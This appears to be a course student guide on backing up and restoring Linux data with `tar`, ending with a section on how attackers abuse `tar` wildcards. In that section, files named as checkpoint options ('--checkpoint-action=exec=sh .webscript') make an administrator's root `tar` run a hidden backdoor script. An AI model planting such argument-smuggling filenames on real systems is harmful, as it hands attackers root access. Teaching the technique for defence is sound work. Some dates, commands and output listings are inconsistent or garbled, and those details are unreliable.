



5.1 Student Guide: Backups and Restoring Data with `tar`

Overview

In this module, we will expand our coverage of Linux system administration by learning how to use Linux tools to **archive** data so that it remains available in case of a natural disaster or cyberattack, **schedule** data to ensure that backups are made hourly, daily, or monthly, and **monitor** log files to prevent and detect suspicious activity and keep systems running efficiently.

We will begin by covering the Linux `tar` utility. Today's class focuses on how to use backup and recovery to protect data integrity and availability. You will use `tar` to list and extract data, and create backups. You'll use this to guarantee availability and integrity by archiving users' data and system configuration files.

Class Objectives

By the end of today's class, you will be able to:

- Identify and describe use cases for the three kinds of backups.
- Create (`tar`) an archive from existing files and directories.
- List and search the contents of an existing archive.
- Extract (`untar`) the contents of an archive.
- Describe and demonstrate two exploits for the `tar` command.
- Identify and describe how backups are used for compliance.

01. Welcome and Overview

Welcome to the second week of Linux. In the previous module, we learned about system configuration, file structures, and hardening against attacks.

In this module, we will continue to explore how system administrators use Linux tools to secure a system by:

- **Archiving** data to ensure it remains available in case of a natural disaster or cyberattack.
- **Scheduling** backups to ensure they are up to date and made either hourly, daily, or monthly.
- **Monitoring** log files to prevent and detect suspicious activity and keep systems running efficiently.

These skills are relevant for the following day-to-day system administrators' tasks:

- Overseeing or conducting backup and recovery tasks.
- Determining how long to retain (keep) data and the frequency (how often) it is backed up.
- Monitoring and troubleshooting backups and restore issues.
- Providing security for compliance requirements.

Today: Archiving with `tar`

This lesson will focus on creating and managing archives using the `tar` utility.

Backups and data archiving are important to maintain compliance with regulations for IT security in industries such as finance and health:

- In finance, the common standard for data archiving is the **Sarbanes-Oxley Act (SOX)**, which requires all business records and communication to be retained for five years.
- The **Markets in Financial Instruments Directive (MiFID II)** requires the European Union's financial firms to retain and reproduce records of all activity from telephone conversations and electronic communications, including instant messages and social media interactions.
- In health, the most common standard is **Health Insurance Portability and Accountability Act (HIPAA)**, which requires healthcare providers to keep records for six years.
- Additional businesses and government agencies have specific retention requirements that must be maintained.

Note: If you want additional information on the preceding laws, refer to the following resources:

- [Sarbanes-Oxley Act \(SOX\)](#)
- [Health Insurance Portability and Accountability Act \(HIPAA\)](#)
- [Markets in Financial Instruments Directive 2004/39/EC \(MiFID II\)](#)

02. Creating and Restoring Backups with `tar`

Cybersecurity professionals must ensure that data is always protected against threats of data loss and interruptions caused by attacks or natural disasters.

Refer to the following:

- According to a report by [Wired](#), ransomware attacks will be nearly \$900 million in 2023.
- In 2019, Hurricane Michael caused massive flooding, destroying hundreds of homes, businesses, and strategic defense data at [Tyndall Air Force Base](#).

System administrators **backup** data so that government facilities and businesses are able to quickly recover any lost data and get systems up and running quickly.

- A **backup** is a **saved version** of specific files in a drive or network folder at a given point in time.
- Think of it as saving specific single files on your system, and copying them to a safe place, so that if you lose any files on your system you can always get them back.
- Backups are generally done hourly or daily. This ensures that when an attack happens, data can be restored as close to the time of the incident as possible, resulting in little loss of data.
- **Note:** While hourly or daily backups or general guidelines, individual businesses have specific needs depending on how often the data changes and the acceptable level of lost data.

There are different types of backups: **full**, **incremental**, and **differential**.

A **full backup** creates a backup of the entire system.

- You would create a full backup if, for instance, you recently got a new computer for work and want to do an initial backup.
- Full backups allow for a more reliable restoration of a system. They also provide better storage management, as all the files are in one place.
- However, full backups are slow and require a large storage space capable of storing the entire system.

In addition to a full backup, administrators can create **backups of individual files and folders**.

- For example, an admin may create a backup containing only the `/home` directory, thus ensuring that users will always have access to their data, even if the rest of the machine is compromised.
- **Incremental** and **differential** backups archive **only data that has changed** since the last full backup. They are fast and take up less disk space, but you'll need all backups in order to restore the full data.
- We will be focusing on incremental backups for this module but note the differences between these backups:
 - A **differential backup** captures all of the changes made since that initial backup. So, every time a differential backup runs, it will backup all of the data that has changed since the last full backup.
 - An **incremental backup** captures only the changes made since the last backup, whether it was a full, differential, or incremental backup.

Instead of deleting and reinstalling the whole OS, the backup level allows the user to "rewind time" and restore their computer to exactly the same state it was in before being corrupted.

Performing a Backup

Now that we understand the importance of backups, we'll discuss how to actually perform one.

The `tar` command, standing for *tape archive*, is a Linux utility that system administrators use to create a backup.

- An archive is a collection of files and directories.

- A backup is an archive used specifically to preserve information in the event of data loss.
- Archives created with `tar` are called **tarballs** and use the extension `.tar`.
- The file size of a tarball, in bytes, is equal to the sum of the file sizes of each of the files it contains. This is important, because it means that each and every `tar` backup of a hard drive takes up the same amount of space as all the files on the drive.

Creating an Archive

Next, we'll cover how to "create" an archive.

In the previous example, the Systems Operations Center at [Tyndall Air Force Base](#) likely backed up all system data with the approaching threat of Hurricane Michael.

For that example, they would create a full backup of all the log files in `/var/log` directory using the `tar` command as follows:

- `sudo tar cvf 2018-10-11-hurricane-backup.tar /var/log`

We can break down the command using the general syntax of the command as shown in the following command:

- `tar [option(s)] [archive_name] [objects_to_archive]`
 - `sudo` explains that because `/var/log` are system files, we'll need administrator rights in order to make a backup of them. It would compromise our security if anyone in the company was able to make backups of our system files.
 - `tar` is the Linux command. We will always begin our backups with `tar`.
 - `c`, `v`, and `f` are [short](#) form options.
 - `c` stands for create. We will always need this option when creating an archive.
 - `v` stands for [verbose](#). While not necessary to use when creating an archive, this option displays details about the results of running the `tar` command.
 - It is a best practice to use this option to validate for errors. For example, that the file *permissions* and file *sizes* and file *dates* are archived properly.
 - `f` stands for [use this archive file](#). It is followed by the title of the archive. It is also written as `--file=archive_name`. This option must be present when creating an archive.
 - `2018-10-11-hurricane-backup.tar` is the `archive_name` and indicates the title given to our archive. Note the `.tar` file extension.
 - `/var/log` are the *objects to archive*, indicating the files or directories we want to back up.

Run the command:

- `sudo tar cf 2018-10-12-hurricane-backup.tar /var/log`

The files in the archive are not displayed to the same terminal screen in which the command is run. This would not be a good practice, since you cannot tell what was archived. Therefore, we will have to print this information.

- `tar` has two options that will print information about which files were archived:
 - `v`: Verbose, which prints the name of every file archived.
 - `vv`: Very verbose, which prints the full listing for each file, including the name, file permissions, owner, etc.
- If `tar` does not receive files or directories to archive, it outputs the following error message:

```
Unset
```

```
tar: Cowardly refusing to create an empty archive
```

```
Try 'tar --help' or 'tar --usage' for more information
```

Next, run the command with the `v` option and display the following output:

- `sudo tar cvf 2018-10-12-hurricane-backup.tar /var/log`

```
Unset
```

```
/var/log/fontconfig.log
```

```
/var/log/kern.log.2.gz
```

```
/var/log/wtmp
```

```
/var/log/vboxadd-install.log
```

```
...
```

```
...
```

This command displays the files that are being written to the archive as the command runs. However, it does not display a full listing.

Then, run the command using the `vv` option and display the following output:

- `sudo tar cvvf 2018-10-12-hurricane-backup.tar /var/log`

Unset

```
-rw-r--r--  root/root      5784  2019-07-03  15:38
/var/log/fontconfig.log

-rw-r-----  syslog/adm  141571  2019-07-1-  11:16
/var/log/kern.log.2.gz

-rw-rw-r--  root/utmp      20352  2019-07-15  15:33  /var/log/wtmp

-rw-r--r--  root/root       695  2019-07-05  21:09
/var/log/vboxadd-install.log
```

This information is very important in determining what archive to use when restoring data after an attack.

Compressing archives with gzip

gzip is a command used to create a compressed tar archive, indicated with a `tar.gz` extension.


- gzip compression is useful when disk space is an issue.
- Additionally, moving smaller file sizes uses less bandwidth, making transfer times faster.

Run the following command to compress the archive with a `.gz` extension.

- `gzip 2018-10-12-hurricane-backup.tar`

gunzip will **unzip** an archive and remove the `.gz` extension, restoring the archive back to its original state as revealed in the image below. Run the following command:

- `gunzip 2018-10-12-hurricane-backup.tar`



The screenshot shows a terminal window with the following commands and output:

```
sysadmin@UbuntuDesktop:~$ gzip 2018-10-12-hurricane-backup.tar
sysadmin@UbuntuDesktop:~$ ls
2018-10-12-hurricane-backup.tar.gz  Desktop  Downloads  Music  Public  research  Videos
Cybersecurity-Lesson-Plans         Documents hurricane-backup-10-11-2018.tar Pictures python  Templates

sysadmin@UbuntuDesktop:~$ gunzip 2018-10-12-hurricane-backup.tar.gz
sysadmin@UbuntuDesktop:~$ ls
2018-10-12-hurricane-backup.tar  Desktop  Downloads  Music  Public  research  Videos
Cybersecurity-Lesson-Plans         Documents hurricane-backup-10-11-2018.tar Pictures python  Templates

sysadmin@UbuntuDesktop:~$
```

Red boxes highlight the `gzip` and `gunzip` commands. Red arrows point from the `tar.gz` file in the `ls` output to the corresponding `tar` file after the `gunzip` command.

In our examples, we are doing the backup and compression as separate commands. This allows us to verify the specific files that were backed up and view errors.

`tar` has the ability to compress files using gzip during backup with the `z` option.

Run the command `sudo tar czvf 2018-10-12-hurricane-backup.tar.gz /var/log` to demonstrate.

`tar` can also extract a compressed file using the `z` option.

Run the command `sudo tar xzvf 2018-10-12-hurricane-backup.tar.gz /var/log` to demonstrate.

Remember that you can run the `man tar` command for additional information.

Archiving Best Practices

Some best practices for maintaining security, privacy, and integrity when creating an archive include the following:

- Be sure archives are not writable by an untrusted user.
- Inspect all data, such as passwords, before writing to an archive, since this data will be copied to the archive.
- Pay attention to the diagnostic and exit status of `tar`.

Refer to the following webpage for more information on archive security:

- [GNU.org: 10.2 Tar Security](#)

Next, we'll discuss how to extract and restore file data from backups using a medical center scenario.

Medical Center Scenario

In this section, we will use archive files to protect organizations from modern attacks.

Medical centers and hospitals are large targets for cybercriminals.

- In 2019, [Hackensack Meridian Health systems](#) were compromised by a ransomware attack. Attackers encrypted medical data of many patients in the hospital.
- The attackers offered to decrypt the data in exchange for payment, effectively ransoming the hospital's data. Unfortunately, in the case of Hackensack, the hospital had to pay.

In the following demonstration, we are going to do what the hospital should have done in preparation for potential cyberattacks.

- We'll respond to a ransomware attack that hit a hospital on the morning of May 11, 2019. Among the affected systems were:
 - Doctors
 - Patients
 - Treatments
- After taking the infected systems offline, we will:
 - Restore the operating system and applications using the full backup.

- Restore email data using the full backup.
- Restoring the email data will require using the `tar` command in order to:
 - List the contents of the latest full backup to locate the email data.
 - Extract the email data from the archive to a directory on the new system.

Hospital Scenario Demo

1. Open a terminal window. We'll now take a look into the directory that contains the `tar` file of the hospital's latest full backup.
 - Run `cd ~/Documents/epscript/treatments/backup/`.
 - Run `ls -l 10May2019-235536-0700.tar`.
Note that the date and time on the archive indicates that this backup was created the night before the attack.
2. Run the following command to list the files in the archive:
 - `tar tvvf 10May2019-235536-0700.tar | less`

Unset

```
drwxr-xr-x root/root          0 2019-05-09 17:29 16:29 backups/

drwxr-xr-x root/root          0 2019-05-09 17:29 backups/neurology/

-rwxr-xr-x root/root    9465 2019-05-09 17:29
backups/neurology/treatments.18.csv

-rwxr-xr-x root/root    9761 2019-05-09 17:29
backups/neurology/treatments.16.csv

...

...

drwxr-xr-x root/root          0 2019-05-09 17:29 backups/oncology/

-rwxr-xr-x root/root    9354 2019-05-09 17:29
backups/oncology/treatments.12.csv

-rwxr-xr-x root/root    9070 2019-05-09 17:29
backups/oncology/treatments.8.csv

...

...
```

```
drwxr-xr-x root/root          0 2019-05-09 17:29 backups/cardiology/
-rwxr-xr-x root/root      9477 2019-05-09 17:29
backups/cardiology/treatments.5.csv
-rwxr-xr-x root/root      9952 2019-05-09 17:29
backups/cardiology/treatments.7.csv
...
...
```

Syntax breakdown:

- `t` lists the contents of an archive.
- `vv` displays the full file specifications.
- `f` specifies the archive file to use.
- `10May2019-235536-0700.tar` is the archive name.
- `| less` pipes the output of the command in pages to the terminal screen. The command displays the file permissions, size, and date/time information.
 - If `tar` cannot find the archive or file to list, it will output the following message:

Unset

```
tar: <archive>: Not found
```

```
tar: Exiting with failure due to previous errors
```

3. We need to extract the email files from the archive and place them in a new directory.
 - Create a new directory to hold the restored email files:
 - `mkdir restored_emails`
 - Extract the email files from the archive:
 - `tar xvvf 10May2019-235536-0700.tar -C restored_emails --wildcards "*.csv"`
 - Syntax breakdown:
 - `x` extracts and writes the files to disk.
 - `vv` displays the full file specification.
 - `f` specifies the archive file to use.
 - `10May2019-235536-0700.tar` is the archive file.

- `-C restored_emails` is the name of the directory where the `.csv` files will be placed.
 - `--wildcards "*.csv"` only extracts the files with the extension `.csv`.
- Run the following command to display the restored emails:
 - `ls -l restored_emails/backups/neurology/`
- The original directory structure (`backups/neurology`) is retained in the archive and now can be seen on disk.

Extracting files from a tar archive should be done with caution and testing with the `t` option should be done first.

- Files archived with leading (/) slash will be restored to their absolute locations.
- Files that were archived without leading (/) slashes will be restored under the current directory.
- Files extracted from an untrusted archive should be extracted into an empty directory.

[<- Back to Module Contents](#)

03. Activity: Creating and Restoring Backups with `tar`

Activity

Go to the following activity:

- [Activity File: Creating and Restoring Backups with `tar`](#)
-

04. Activity Review: Creating and Restoring Backups with `tar`

05. Restoring Data with Incremental Backups

So far, we've been creating full backups. While full backups ensure the availability and integrity of a system, there are some drawbacks to using them.

- The file sizes for full backups are very large, because they include everything on a system.
- Depending on the size of the file system, doing a full backup takes a very long time.

This is where **incremental backups** come into play:

- Incremental backups are done after a full backup has been performed on a system.
- Incremental backups capture only what has changed since the last incremental backup. This makes incremental backups smaller than full backups.

Incremental backups store a list of which files have changed in a snapshot file.

- The snapshot file is created when the administrator creates the initial level 0 incremental backup. Every time an incremental backup is done, a new snapshot file is created.
- This snapshot file contains a record of what the system looks like at the moment in time it is created.
- Consider the frequency of incremental backups (e.g., hourly or daily). Making incremental backups hourly ensures that each backup is small and restores (relatively) quickly, with minimum loss of data after an attack.

There are tradeoffs to using incremental backups:

- Restoring is slower because you must restore the latest full backup, and then all the incrementals.
- The SysOps team usually schedules incremental backups frequently, so the restore time is faster.
- There may be loss of data if one of the backups is corrupted. For example, if we cannot read the backup done at a certain time or on a certain day.
- This is why it's so important to verify an archive is created with no errors by using the `tar "W"` option.

Creating the Incremental Backup

In this section, we will use `tar` in order to create incremental backups:

- An [incremental backup](#) is a special form of a `tar` archive.
- `tar` stores additional metadata or information so that the exact state of the file system can be restored when extracting the archive.
- The additional information includes which files have been changed, added, or deleted since the last backup, so that the next incremental backup will contain only modified files.
- The additional information is stored in a snapshot file.

Snapshot files have the extension `.snar`, standing for snapshot tar.

- For example: `emerg_backup.snar`
- The snapshot file in the current version of `tar` is a binary file. [Read more about the format of snapshot files here.](#)

How to create an incremental backup with the `tar` command:

- The following commands require two new flags in addition to the ones you are already familiar with:

- `$ tar cvvWf emerg_back_sun.tar --listed-incremental=emerg_backup.snar --level=0 emergency`
 - `--listed-incremental=emerg_backup.snar`: This option tells `tar` that the backup will be part of a series of incremental backups. It also specifies that information about files added, changed, or removed should be stored in a snapshot file called `emerg_backup.snar`.
 - `--level=0`: This option tells `tar` that this backup will be the very first backup in the series. In other words, this is the full backup and starting point that will be used as the basis for all later incremental backups.
 - It is also worth noting that these options are spelled out and preceded by `--`. This format is called the [long form](#). Incremental commands typically use this syntax.

Since this is the first backup in the series, it is both a full backup and an incremental backup. This is because the first backup in a series of incrementals is basically a full backup, also known as a level 0 backup.

- Every succeeding backup will be much smaller than this one.
- When this backup is created, the snapshot file will simply contain `Y` for every file in the archive.

Incremental Backup Demo Setup

We will demonstrate incremental backups using the following scenario:

- A hospital's system operations staff performs a full backup of all the data in the emergency database on Sunday.
- On Monday, the staff runs an incremental backup that stores all changes made on Monday. This backup is smaller than the full backup.
- On Tuesday, an incremental backup archives only the changes made on Tuesday to the emergency database.
- The hospital is hit with a ransomware attack on Wednesday and all the data in the emergency database is encrypted.
- Fortunately, since the hospital created full and incremental backups, the files in the emergency database are easy to restore.

Completing this activity will require the following steps:

- Creating a full (level 0) backup of the emergency directory and a snapshot file.
- Displaying the contents of the level 0 backup that would have been created on Sunday.
- Creating the incremental backups that would have been generated on Monday and Tuesday.
- Removing the emergency directory to mimic the ransomware attack on Wednesday.
- Finally, restore the emergency directory by first restoring the full backup taken on Sunday, restoring the incremental backup taken on Monday, and restoring the second incremental backup taken on Tuesday.

Incremental BackUp Demo

1. Start in the `~/Documents/epscript` directory. List the contents of the simulated emergency directory for the hospital. Two directories are located there: `admit` and `discharge`.
 - o Run `ls -l emergency`.

Unset

```
drwxr-xr-x  2  instructor  instructor  4096    Jul 4   03:28
admit

drwxr-xr-x  2  instructor  instructor  4096    Jul 3   22:34
discharge
```

2. List the contents of the `admit` and `discharge` directories and display the output.
 - o Run `ls -l admit discharge`.

Unset

admit:

total 16

```
-rw-r--r--  1  instructor  instructor   20   Jul 3   22:34  file1
-rw-r--r--  1  instructor  instructor    9   Jul 4   02:55  file3
-rw-r--r--  1  instructor  instructor   13   Jul 4   03:26  file4
-rw-r--r--  1  instructor  instructor   13   Jul 3   03:28  file5
```

discharge:

total 4

```
-rw-r--r--  1  instructor  instructor   19   Jul 3   22:34  file2
```

3. Run a command to simulate the level 0 backup on Sunday:

- Review the tar syntax `tar [options] [archive_name] --incremental=[snapshot file name] --level=0 [objects_to_archive]`.
 - Run `cd ..` to return to the `epscript` directory.
 - Run `tar cvvWf emerg_back_sun.tar --listed-incremental=emerg_backup.snar --level=0 emergency`.
 - This command creates a level 0 full backup in the file `emerg_back_sun.tar`.
 - It also creates a snapshot file called `emerg_backup.snar` that will be used to store the additional information such as which files have been changed, added, or deleted. This file is in binary format.
 - `tar` indicates appending data to the file that indicated the following:
 - `Y` indicates that the file is contained in the archive.
 - `N` indicates that the file was present in the directory at the time the archive was made, yet it was not added to the archive because it has not changed since the last backup.
 - `D` indicates the file is a directory.
 - Review the other options used so far:
 - `c` creates an archive.
 - `vv` displays a full file specification.
 - `W` verifies the archive after creating it. You used this option when creating a full backup. It should *always* be used.
 - `f` indicates archive file. This option must be present.
 - `emerg_back_sun.tar` is the archive filename. This is the full backup that is completed every Sunday.
 - `emergency` is the directory we want to backup.
4. Display the files that were created from the command.
- Run the `ls` command on the `epscript` directory:
 - `ls -l`
 - The output should resemble:

Unset

`emerg_back_sun.tar` - this is the `full` or `level 0` backup file

`emerg_backup.snar` - this is the `snapshot` file

5. As a best practice, after creating the snapshot file, system administrators will use the `tar list` command to check the files that are in the `emerg_back_sun.tar` file.
- Run the following command from inside the `epscript` directory:
 - `tar tvvf emerg_back_sun.tar --incremental`
 - Command syntax:

- `t` lists the files from the archive to the terminal screen.
- `vv` displays a full file specification.
- `f` indicates the file.
- `emerg_back_sun.tar` is the archive to use.
- `--incremental` indicates an incremental backup.
- Output should resemble:

Unset

```
drwxr-xr-x instructor/instructor      45 2019-12-28 17:30
emergency/admit/
```

```
Y file1.txt
```

```
Y file2.txt
```

```
Y file3.txt
```

```
Y file4.txt
```

```
drwxr-xr-x instructor/instructor      12 2019-12-28 17:35
emergency/discharge/
```

```
Y file2.txt
```

```
-rwxr-xr-x instructor/instructor    10244 2019-12-28 17:35
emergency/.DS_Store
```

```
-rwxr-xr-x instructor/instructor      0 2019-12-20 13:05
emergency/.gitkeep
```

```
-rw-r--r-- instructor/instructor    10240 2019-12-28 17:37
emergency/emerg_back_sun.tar
```

```
-rw-r--r-- instructor/instructor      36 2019-12-28 17:37
emergency/emerg_backup.snar
```

-rw-r--r-- instructor/instructor emergency/	0 2019-12-28 17:35
-rwxr-xr-x instructor/instructor emergency/admit/file1.txt	689 2019-12-28 17:30
-rwxr-xr-x instructor/instructor emergency/admit/file2.txt	341 2019-12-28 17:30
-rwxr-xr-x instructor/instructor emergency/admit/file3.txt	661 2019-12-28 17:30
-rwxr-xr-x instructor/instructor emergency/admit/file4.txt	840 2019-12-28 17:30
-rwxr-xr-x instructor/instructor emergency/discharge/file2.txt	341 2019-12-28 17:35
drwxr-xr-x instructor/instructor emergency/discharge/	12 2019-12-28 17:35
Y file2.txt	
-rwxr-xr-x instructor/instructor emergency/.DS_Store	10244 2019-12-28 17:35
-rwxr-xr-x instructor/instructor emergency/.gitkeep	0 2019-12-20 13:05
-rw-r--r-- instructor/instructor emergency/emerg_back_sun.tar	10240 2019-12-28 17:37
-rw-r--r-- instructor/instructor emergency/emerg_backup.snar	36 2019-12-28 17:37
-rw-r--r-- instructor/instructor emergency/	0 2019-12-28 17:35

```

-rwxr-xr-x instructor/instructor      689 2019-12-28 17:30
emergency/admit/file1.txt

-rwxr-xr-x instructor/instructor      341 2019-12-28 17:30
emergency/admit/file2.txt

-rwxr-xr-x instructor/instructor      661 2019-12-28 17:30
emergency/admit/file3.txt

-rwxr-xr-x instructor/instructor      840 2019-12-28 17:30
emergency/admit/file4.txt

-rwxr-xr-x instructor/instructor      341 2019-12-28 17:35
emergency/discharge/file2.txt

```

- For each directory in the `emerg_back_sun.tar` file, this command will list the files in the directory at the time the archive was created for (as indicated by the `t` option).
 - Using the `--incremental` option will display one of the following next to each file:
 - `Y` indicates that the file is contained in the `emerg_back_sun.tar` archive.
 - `N` indicates that the file was present in the directory at the time the archive was made, but was not added to the `emerg_back_sun.tar` archive because it has not changed since the last backup.
 - `D` indicates the file is a directory.
- 6. Now, we will simulate the Monday and Tuesday incremental backups that were run by the system admin team.
 - First, we will simulate the addition of a new file to the `admit` directory. This change was made on Monday, the day after the level 0 backup was created.
 - Run the command to add a new file in the `emergency/admit` directory:
 - `echo "New file for CJones" > emergency/admit/file6`
 - Run the commands to create the Monday incremental backup, list the contents, and display the output from the command with the added file.
 - `tar cvvWf emerg_back_mon.tar --listed-incremental=emerg_backup.snar emergency`
 - `tar tvvf emerg_back_mon.tar --incremental`

Unset

```
drwxr-xr-x instructor/instructor 29 2019-07-04 03:28
emergency/admit/
```

```
N file1.txt
```

```
N file3.txt
```

```
N file4.txt
```

```
N file5.txt
```

```
Y file6.txt
```

- Note the following:
 - `--level=0` option is not used in the command. `tar` sees this as an incremental backup, not a full backup, because a snapshot file has already been created.
 - Only `file6` was added to the Monday `emerg_back_mon.tar` file. This keeps the `tar` file very small.
- 7. Now, we will simulate the updating of an existing file in the `discharge` directory. This change was made on Tuesday.
 - Run the following commands:
 - `echo "Update MSmith" >> emergency/discharge/file2`
 - `tar cvvWf emerg_back_tues.tar`
`--listed-incremental=emerg_backup.snar emergency`
 - `tar tvvf emerg_back_tues.tar --incremental`
 - Output should resemble:

Unset

```
drwxr-xr-x root/root          19 2019-12-28 17:46
emergency/discharge/
```

```
Y file2
```

```
N file2.txt
```

- Only the updated file is added to the `emerg_back_tues.tar` file.
- Review the incremental files that have been created in the `~/Documents/epscript` directory.
 - Run `ls -l *.tar`.
 - Display the output:

Unset

`emerg_back_sun.tar`

`emerg_back_mon.tar`

`emerg_back_tues.tar`

8. Simulate Wednesday's ransomware attack on the hospital by removing the `emergency` directory.
 - Run the following commands:
 - `rm -r emergency`
 - `ls`
9. Now, we will restore the files that were lost in the attack. We can restore the directory by first extracting the files from the full backup from Sunday, followed by the incremental backups from Monday and Tuesday.
 - Before running it, review the following `tar` command that will extract the files from the archives:
 - `tar xvvf emerg_back_sun.tar --incremental`
 - Syntax breakdown:
 - `x` extracts the files from the archive.
 - `vv` displays a full file specification.
 - `f` indicates the archive file. This option must be present.
 - `emerg_back_sun.tar` indicates the archive to use.
 - `--incremental` indicates this is an incremental backup.
 - The snapshot file is not needed in the command since all the metadata, or information necessary for extraction, is stored in the archive.
10. In your `~/Documents/epscript` directory, run the following commands to restore the `emergency` directory:
 - First, apply the Sunday level 0 backup.
 - Run `tar xvvf emerg_back_sun.tar --incremental`.
 - What files are in the `emergency` directory now?
 - Answer: The directory contains only the original files in the `admit` and `discharge` directories.
 - Run the `ls` command to display the current files in the `emergency` directory and all of its subdirectories:

- `ls -R emergency`
- **Note:** the `-R` option stands for **recursive** and lets you view all files in the current directory and any subdirectories
- Next, apply Monday's incremental backup.
 - Run `tar xvvf emerg_back_mon.tar --incremental`.
- What files are in the `emergency` directory now?
 - Answer: The directory now also contains the `file6` file we added on Monday.
 - Run `ls -R emergency` to confirm.
- We'll display the `emergency/discharge/file2` file before applying the Tuesday incremental backup. This way, we can see the state of the file before we update with Tuesday's file.
 - Run `cat emergency/discharge/file2`.
- Next, we'll apply Tuesday's incremental backup.
 - Run `tar xvvf emerg_back_tues.tar --incremental`.
- What is the state of the file now?
 - Answer: The `file2` file contains the line we added for the Tuesday incremental backup.
- Run `cat emergency/discharge/file2` to display the new output.

The demonstration is complete, we have restored the files in the `emergency` directory to the state before the malware attack.

[<- Back to Module Contents](#)

06. Activity: Restoring Data with Incremental Backups

Activity

Go to the following Activity:

- [Activity File: Restoring Data with Incremental Backups](#)
-

07. Activity Review: Restoring Data with Incremental Backups

08. Break

09. Exploiting the `tar` Command with the Checkpoint and Wildcard Options

In the previous sections, we learned how `tar` can be used to create full and incremental backups, and how we can extract files and directories from these backups.

In this last section, we'll see how the `tar` command can be used by attackers to plant malware on a system.

- This involves a combination of using the wildcard character and a feature known as checkpoints with `tar`.
- Using the wildcard character specifies all the files in a directory without having to type each filename.
- Wildcard characters in shell commands are expanded to matching filenames before a command is actually executed.

First, we'll look at how wildcards are used with `tar`.

Using Wildcards with `tar`

We've used the wildcard character `*` before when creating an archive.

- Rather than typing out each specific file that needs to be included in a full backup, sysadmins will use the wildcard option to indicate that they want to back up an entire directory.
- While using the wildcard is not necessary, it is common practice among system administrators.

For example, if we have a directory called `Documents` that contains the nine files listed below, we can run the following command to create an archive that contains all of them, without having to type the name of each individual file.

- Note the following steps:
 - `cd ~/Documents/ExploitTar` navigates to a folder that we want to archive.
 - `ls` displays its contents.

Unset

```
f1 f10 f2 f3 f4 f5 f6 f7 f8 f9 'important docs'
```

- `tar cvf archive.tar ./*` archives all files in the current directory using an asterisk `*`, the wildcard character.
- `ls` again displays the new `archive.tar` file:

Unset

```
archive.tar f10 f3 f5 f7 f9
f1          f2 f4 f6 f8 'important docs'
```

This is important to understand when exploiting `tar` and will tie into the next topic we cover.

Checkpoints

A **checkpoint** is an action assigned to take place at a specific stage of a backup or restoration.

- The actions and their frequency (the point at which the action is taken) will vary based on the circumstance. Typically, the frequency relies on reaching *n* number of files in a backup or restoration.
- The following are examples of checkpoints:
 - A checkpoint is scheduled to run once the backup reaches 1,000 files. At this point, the checkpoint triggers the backup to pause and output a message to the terminal that displays the amount of remaining disk space.
 - When restoring files from a remote site, a message will print the number of bytes transferred every 5,000 files.
- Including checkpoints in our backup and restoration process is a best practice because it allows administrators to avoid serious issues, such as accidentally using up all of the space on the backup server, or slowing down the network—both of which can damage data availability.

When using checkpoints, we use two checkpoint commands. The first command indicates when the action will occur. The second command indicates what the action is.

- `--checkpoint=1000` and `--checkpoint-action=du`
 - `--checkpoint=1000` indicates how often the checkpoint occurs. At every thousandth file, an action will take place.
 - `--checkpoint-action=du` indicates the action that will take place. `du` indicates that the action is to display how much disk space is left on the machine.

- The general syntax of checkpoint commands:
 - `--checkpoint=[n]`
 - `--checkpoint-action=[ACTION]`

The general process an attacker uses to exploit a system vulnerability:

- In our previous Linux module, we learned how system administrators must harden a system against attacks.
- Once attackers find a weakness in a system, they find ways to exploit it by changing existing code or uploading and running their own code, also known as **arbitrary command execution**, or **ACE**.
- ACE vulnerabilities are extremely dangerous, because attackers can exploit them to accomplish almost anything. In particular, attackers often use them to achieve their primary goal of gaining root privileges on a system, which allows them to completely compromise the machine.
- For our current example, attackers have discovered how to use the `tar` checkpoint option with a wildcard to plant malicious code on a system, which they can later run to gain full root privileges on the machine.

Using Checkpoints and Wildcards to Exploit a System

How attackers can exploit `tar`:

- An attacker will gain access to the system by impersonating a normal user. This can happen if an attacker is, for example, able to get that user's password.
 - A normal user cannot access sensitive files, open network connections, or perform other actions that require root privileges.
 - But a normal user should typically be able to download and execute files from the internet.
 - An attacker can exploit this by downloading malicious files, which the attacker can execute to compromise the system.
- Today, we'll see how attackers can use `wildpwn.py`, a Python file you can simply download from the web, to exploit `tar` and gain root privileges.
 - Downloading and running `wildpwn.py` will plant malicious files in that normal user's home directory.
 - Specifically, `wildpwn.py` will plant three malicious files on the system: one hidden malicious script, and two other files that are named so that they look like `tar` checkpoint commands.
- When an unsuspecting administrator—who often has root privileges—runs the `tar` command with the wildcard option to create an archive containing this directory, `tar` will execute this malicious script.
 - The script, in turn, will use the administrator's root privileges to create malware on the system.
 - The attacker will later be able to use this malware to drop into a root shell, granting them full root access to the system.

It's okay if you're a little confused at this point. Next, we'll dive into the specifics of `wildpwn.py` to clarify the details of this exploitation.

Note the following about `wildpwn.py`:

- When an attacker runs `wildpwn.py`, it creates three files. The attacker is able to create these files even if they only have normal user privileges. The files that are created are a malicious hidden script called `.webscript` and two files whose names appear like checkpoint commands.
- The checkpoint files will look like this:
 - `--checkpoint=1`
 - `--checkpoint-action=exec=sh .webscript`
- `--checkpoint=1` tells `tar` to execute the checkpoint action after adding the first file to the archive. In other words, these checkpoint files will cause `tar` to execute the malicious `.webscript` almost immediately.
- When an unsuspecting sysadmin runs `tar`, the system will mistakenly interpret the above filenames as checkpoint commands, and the checkpoint commands will cause `tar` to execute `.webscript`.
- If an administrator runs this command with root privileges, the malicious `.webscript` will run with root privileges as well—meaning it can do anything to the system!
- When `.webscript` is run with root privileges, it creates a malicious program that the attacker can use to open a root shell. It then creates a hidden directory, called `.cache`, and saves the malware to a hidden file in this directory, called `.cachefile`.
- Leaving the final malware in a hidden directory called `.cache`, within a hidden file called `.cachefile`, is a very subtle and stealthy deployment method. The administrator will have no idea that the file has been created, and will not see either the `.cache` directory or the `.cachefile` unless they list all files with the `-a` flag.

The attacker cannot simply run `.webscript` on their own, because they don't have root privileges. They must wait for the system administrator to run it in order to later impersonate them.

Exploiting `tar` Demo Scenario

